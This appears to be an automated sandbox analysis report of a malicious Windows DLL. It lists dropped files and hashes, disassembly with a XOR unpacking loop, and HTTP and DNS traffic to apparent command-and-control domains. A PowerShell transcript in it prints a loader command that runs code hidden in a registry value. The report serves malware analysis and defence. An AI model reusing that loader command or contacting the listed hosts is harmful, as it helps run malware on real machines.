C:\Users\user\AppData\Local\Temp\~DF8A42D4F7A1FD7067.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40193
Entropy (8bit):	0.6788769002147853
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+FrJ4bqjvOOnsq3njvOOnsq3kjvOOnsq3h:kBqoxKAuqR+FrJ4bq7nsI7nsv7nsY
MD5:	750B73DCD5BFD7D736568D9D9219E43F
SHA1:	2AF66EF9018DF352B06D1331736A46EF2AE8DC7B
SHA-256:	486748DCD92BCCA5CD105B5C857B182854CA618065F1DA587176AEF3AF7806F9
SHA-512:	4118376D3EECD62ED4A89145C75552CBEB42E993676574C19D51648A59679E1F9891FA866F8724A99773AE507BAFBC906F8AE83A41681D38000E803D583CD3EB
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF8D4ABBA65E1CB9D5.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40105
Entropy (8bit):	0.6617053634508252
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+rl3el0PYfooPTRPYfooPTaPYfooPTv:kBqoxKAuqR+rl3el0YTU
MD5:	C42368D425EEEF796EF64558AA6C90D7
SHA1:	F6EF9B9D4330D757A14F00358E75DF51662A30E9
SHA-256:	8676A5E991DF64865298B5EE7A697F49324AC52D95B05153CEAE858CB4AC93D0
SHA-512:	95C066733D97FDDBAAAD3BC31C9A0ACCABB0DC7573ED6C2272F7375E5D1B023E271F0ABE871C5937FFE514FFE71030079A614E91E0E48E490BAF9052257DAA 46
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFA6B98D9B8879D55E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.619355277713966
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loY9loo9lWTI85A37MScmgyimIov:kBqoITFGlgyjIov
MD5:	E7E8858256E8C3F27BC233E808C8B7EC
SHA1:	0EB6724373397DD14BF1C3F5CA271543B68820D7
SHA-256:	A8EED53073F1F2F533DEB37E81CD63F1174FC625C16C16D1E407FB56FF9E3DF2
SHA-512:	A70707A33F6DBAEA8A7041483D46F723CB8ED4CCB63830DB0481E20B65C29E9822854EDAA0C353231BF6001DAB96E54C243FA1936860D16757DE2B858F71726
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE301123F8B433546.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.6757933354789064
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+NTRwzO5dGCHKM5dGCHKH5dGCHKY:kBqoxKAuqR+NTRwzO5dTKM5dTKH5dTKY
MD5:	FC04AF509AA295DEE603295868CC79A6
SHA1:	62D84FAEBA4D9552807ABE7BCAFAF3D4701F9FF0
SHA-256:	8270BD263420603C4E422FECFADC31821F4DE93C95174268D05F058EF9A4F2CB

C:\Users\user\AppData\Local\Temp\~DFE301123F8B433546.TMP	
SHA-512:	C881BC731B47B76F9B13B8052959C8F38FEE59A34A3CE526879881752AD641EDD41019DD659A53D91009AF7936000C8BCA15FE4F67DDF64CFE70555ED1519ED
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.060443874638145
Encrypted:	false
SSDEEP:	3:yc3uVfybXddBWD1UEPv:yKuVKbIDeEX
MD5:	3418C8F32280DA5078B745DF13941B38
SHA1:	84546836A9604F73475945BD747F2541CCF0B428
SHA-256:	26985166240DE36AD986CD306B86C9015175F5405F1838F2AE490C461059D8DE
SHA-512:	F6517CBB485D6FA8CDC5D4519721856C665A8E1E997AE34C3CFE90FCC9C870C227D53EC7E2B8991375E6EFD32B5E8745C98D0733B2DF8858C9DD82CF7C1A6 7
Malicious:	false
Preview:	20-11-2020 10:41:55 | "0xb88d3fdf_5fa2c4f12d12f" | 1..

C:\Users\user\Documents\20201120\PowerShell_transcript.226533.hOm00WWB.20201120104111.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1191
Entropy (8bit):	5.296417346115482
Encrypted:	false
SSDEEP:	24:BxSA81DvBB/x2DOXUWOLCHGIYBtLW2HjeTKKjX4CIym1ZJXUvOLCHGIYBtH1nxSL:BZiv//oORF/2qDYB1ZGFIZZU
MD5:	62A4AEF67AB037FD0F70D4229FEFAAB0
SHA1:	00D16EE7459620C85C77E6BBA60464FCB9752D7D
SHA-256:	9738467C569FDAD975FCDDB8FD47695DC562E38D50AC264B22AD4AF205C6002B
SHA-512:	FDBC1F86C53A9630E557EAF3209562077C65C6A3B30DD75DD3D771D685887BF660542AA3CBCDDF17E07EB5C96CCA7A76D81C5B7E63EE2A92D83F9250E947F FD
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201120104111..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 226533 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 7164..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201120104111..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.67702661060525
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00%
File name:	earmarkavchd.dll
File size:	48128
MD5:	78b3444199a2932805d85cfdb30ad6fb
SHA1:	a1826a8bdd4aa6fc0bf2157a6063cca5534a3a46
SHA256:	66eaf5c2bc2ec2a01d74db9cc50744c748388cd9b0fa1f07181e639e128803ef
SHA512:	e940be2888085de21ba3bf736281d0beec6b2b96b7c6d2cd1458951fd20a9abfa79677393918c7a3877949f6bfc4b33e17200c739aade0ba33ef4d3f58a0c4ed
SSDEEP:	768:Nh66vv4Fgs48pcQqQjeCE+2SfNfAhghqgwZJTpT/6gKffcSapyLeq6pTXY:TrYJ4586SfZKBJT2ffXhkD
File Content Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....._.....!...l..... ....@.....t...@.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x5FB3F8BE [Tue Nov 17 16:22:22 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	1
OS Version Minor:	0
File Version Major:	1
File Version Minor:	0
Subsystem Version Major:	1
Subsystem Version Minor:	0
Import Hash:	67fdc237b514ec9fab9c4500917eb60f

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F6680D80E41h
call 00007F6680D80E5Fh
leave
jmp eax
mov eax, 00000001h
jmp 00007F6680D80E4Eh
cmp dword ptr [ebp+0Ch], 02h
jne 00007F6680D80E36h
xor eax, eax

Instruction
jmp 00007F6680D80E44h
cmp dword ptr [ebp+0Ch], 03h
jne 00007F6680D80E36h
xor eax, eax
jmp 00007F6680D80E3Ah
cmp dword ptr [ebp+0Ch], 00000000h
jne 00007F6680D80E34h
xor eax, eax
leave
retn 000Ch
push ebx
push edi
push esi
mov ebx, F6856BA9h
call 00007F6680D80E41h
add ebx, 04h
call 00007F6680D80E47h
pop esi
pop edi
pop ebx
ret
xor eax, eax
dec eax
sub ebx, eax
cmp ebx, 36856BA5h
jne 00007F6680D80E25h
ret
push 00000040h
push 00003000h
push 0000B440h
push 00000000h
call dword ptr [0040D480h]
push ebx
push 0000B440h
push 00402000h
push eax
call 00007F6680D80E36h
ret
push ebp
mov ebp, esp
pushad
mov edi, dword ptr [ebp+08h]
mov esi, dword ptr [ebp+0Ch]
mov ecx, dword ptr [ebp+10h]
mov edx, dword ptr [ebp+14h]
lodsb
xor al, dl
stosb
ror edx, 08h
loop 00007F6680D80E29h
popad
leave
retn 0010h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd440	0x58	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa3	0x200	False	0.3203125	data	2.33465472124	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2000	0xb498	0xb600	False	0.879764766484	data	7.73478902433	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xe000	0xc	0x200	False	0.048828125	data	0.118369631259	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.DLL	VirtualAlloc

Network Behavior

Network Port Distribution

Total Packets: 68

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:40:51.417150021 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:51.417798996 CET	49717	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:51.675486088 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:51.675606966 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:51.679522991 CET	80	49717	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:51.679661989 CET	49717	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:51.687851906 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:51.988297939 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699378967 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699405909 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699418068 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699429989 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699448109 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699462891 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.699573994 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.699630022 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.736862898 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.736903906 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.736931086 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.736958027 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.736960888 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.737000942 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.737029076 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958034039 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958089113 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958127975 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958136082 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958165884 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958167076 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958178043 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958206892 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958214998 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958257914 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958261013 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958295107 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958296061 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958337069 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958348989 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958374977 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958385944 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958412886 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958429098 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958451986 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958465099 CET	49716	80	192.168.2.5	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:40:52.958488941 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.958489895 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.958534002 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995342970 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995397091 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995438099 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995435953 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995476961 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995480061 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995501041 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995516062 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995527029 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995553970 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995568037 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995600939 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995601892 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995646000 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:52.995647907 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:52.995696068 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.216844082 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216881990 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216905117 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216922998 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216943026 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216959953 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216975927 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.216991901 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217008114 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217025995 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217042923 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217057943 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217072964 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217088938 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217103004 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217118025 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217133045 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217152119 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217168093 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217184067 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217199087 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217215061 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217231989 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217252970 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.217502117 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217551947 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217557907 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217561960 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217565060 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217569113 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.217572927 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.253952980 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.253979921 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.253997087 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.254012108 CET	80	49716	47.241.19.44	192.168.2.5
Nov 20, 2020 10:40:53.254026890 CET	49716	80	192.168.2.5	47.241.19.44
Nov 20, 2020 10:40:53.254035950 CET	80	49716	47.241.19.44	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:40:30.330626965 CET	60151	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:30.366178989 CET	53	60151	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:37.236581087 CET	56969	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:37.263742924 CET	53	56969	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 10:40:37.962059975 CET	55161	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:37.989267111 CET	53	55161	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:49.303287029 CET	54757	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:49.338753939 CET	53	54757	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:50.988302946 CET	49992	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:51.293416977 CET	53	49992	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:51.463681936 CET	60075	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:51.502218962 CET	53	60075	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:55.718122005 CET	55016	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:56.040071011 CET	53	55016	8.8.8.8	192.168.2.5
Nov 20, 2020 10:40:57.233836889 CET	64345	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:40:57.260970116 CET	53	64345	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:00.537547112 CET	57128	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:00.572732925 CET	53	57128	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:09.352236986 CET	54791	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:09.379271984 CET	53	54791	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:12.818181038 CET	50463	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:12.845376015 CET	53	50463	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:19.308613062 CET	50394	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:19.344192028 CET	53	50394	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:20.243407965 CET	58530	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:20.270454884 CET	53	58530	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:20.298333883 CET	50394	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:20.338593960 CET	53813	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:20.344374895 CET	53	50394	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:20.390934944 CET	53	53813	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:21.016103983 CET	63732	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:21.053944111 CET	53	63732	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:21.318929911 CET	50394	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:21.354623079 CET	53	50394	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:23.314327002 CET	50394	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:23.349987984 CET	53	50394	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:27.360460043 CET	50394	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:27.387631893 CET	53	50394	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:33.970227003 CET	57344	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:34.007263899 CET	53	57344	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:35.048887968 CET	54450	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:35.092389107 CET	53	54450	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:37.909826994 CET	59261	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:37.959681034 CET	53	59261	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:43.133971930 CET	57151	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:43.169711113 CET	53	57151	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:48.245959044 CET	59413	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:48.272979975 CET	53	59413	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:48.281438112 CET	59414	53	192.168.2.5	208.67.222.222
Nov 20, 2020 10:41:48.298037052 CET	53	59414	208.67.222.222	192.168.2.5
Nov 20, 2020 10:41:48.302383900 CET	59415	53	192.168.2.5	208.67.222.222
Nov 20, 2020 10:41:48.318979025 CET	53	59415	208.67.222.222	192.168.2.5
Nov 20, 2020 10:41:48.340137005 CET	59416	53	192.168.2.5	208.67.222.222
Nov 20, 2020 10:41:48.356715918 CET	53	59416	208.67.222.222	192.168.2.5
Nov 20, 2020 10:41:53.383524895 CET	60516	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:53.419172049 CET	53	60516	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:54.835444927 CET	51649	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:54.871181011 CET	53	51649	8.8.8.8	192.168.2.5
Nov 20, 2020 10:41:57.474570036 CET	65086	53	192.168.2.5	8.8.8.8
Nov 20, 2020 10:41:57.501642942 CET	53	65086	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 10:40:50.988302946 CET	192.168.2.5	8.8.8.8	0x3bcb	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:40:55.718122005 CET	192.168.2.5	8.8.8.8	0x85fc	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 10:41:00.537547112 CET	192.168.2.5	8.8.8.8	0x7339	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:37.909826994 CET	192.168.2.5	8.8.8.8	0x5986	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:43.133971930 CET	192.168.2.5	8.8.8.8	0x9f0e	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.245959044 CET	192.168.2.5	8.8.8.8	0x82ce	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.281438112 CET	192.168.2.5	208.67.222.222	0x1	Standard query (0)	222.222.67 .208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 20, 2020 10:41:48.302383900 CET	192.168.2.5	208.67.222.222	0x2	Standard query (0)	myip.opend ns.com	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.340137005 CET	192.168.2.5	208.67.222.222	0x3	Standard query (0)	myip.opend ns.com	28	IN (0x0001)
Nov 20, 2020 10:41:53.383524895 CET	192.168.2.5	8.8.8.8	0xacbb	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:54.835444927 CET	192.168.2.5	8.8.8.8	0xc448	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 10:40:51.293416977 CET	8.8.8.8	192.168.2.5	0x3bcb	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:40:56.040071011 CET	8.8.8.8	192.168.2.5	0x85fc	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:00.572732925 CET	8.8.8.8	192.168.2.5	0x7339	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:37.959681034 CET	8.8.8.8	192.168.2.5	0x5986	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
